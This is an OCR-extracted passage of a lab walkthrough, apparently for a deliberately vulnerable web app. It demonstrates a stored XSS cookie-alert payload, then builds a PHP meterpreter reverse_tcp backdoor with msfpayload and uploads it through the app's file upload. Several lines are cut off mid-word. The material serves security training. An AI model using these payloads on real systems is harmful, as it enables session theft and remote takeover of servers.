
1. Reset Database
   - **Instructions:**
     1. Select "Setup" from the left menu navigation.
     2. Click on the Create / Reset Database Button.
   - **Notes(FYI):**
     - We need to reset the database otherwise the each XSS explo

- 


2. XSS Stored Menu
   - **Instructions:**
     0. Select "XSS Stored" from the left navigation menu.

- 

3. XSS Test 3
   - **Instructions:**
     0. Name: Test 3
     1. Message: <script>alert(document.cookie)</script>
     2. Click Sign Guestbook

- 

4. View Cookie
   - **Notes(FYI):**
     0. Below is the cookie/session that the webserver establishes
        session.
     1. An attacker could easily modify this XSS script to send th
        instead of displaying it.
     2. Image if this was a bank website. Every time a user logs i
        be sent to a remote location.
   - **Instructions:**
     0. Click OK.


- 

Section 13: Build PHP msfpayload


1. Open a console terminal
    - **Instructions:**
        1. Click on the console terminal

- 


2. Create msfpayload
   - **Notes(FYI):**
     - Replace **192.168.1.105** with your BackTrack IP Address obtai
   - **Instructions:**
     0. mkdir -p /root/backdoor
     1. cd /root/backdoor
     2. msfpayload php/meterpreter/reverse_tcp LHOST=**192.168.1.105** LPORT=4444
     3. ls -l FORUM_BUG.php

- 

3. Edit FORUM_BUG.php
   - **Instructions:**
     0. vi FORUM_BUG.php


- 

4. Remove the "#" character
    - **Instructions:**
        0. Press "**x**" to delete the "#" character on the first line.
        1. Press <Esc>
        2. Type "**:wq!**"


- 

Section 14: Upload PHP Payload


1. Upload Menu
   - **Instructions:**
     1. Select "Upload" from the left navigation menu.
     2. Click Browse

- 

2. Navigate to FORUM_BUG.php
   - **Instructions:**
     1. Click on root
     2. Click on FORUM_BUG.php
     3. Select Open

- 

3. Upload FORUM_BUG.php
    - **Instructions:**
        1. Click the Upload button

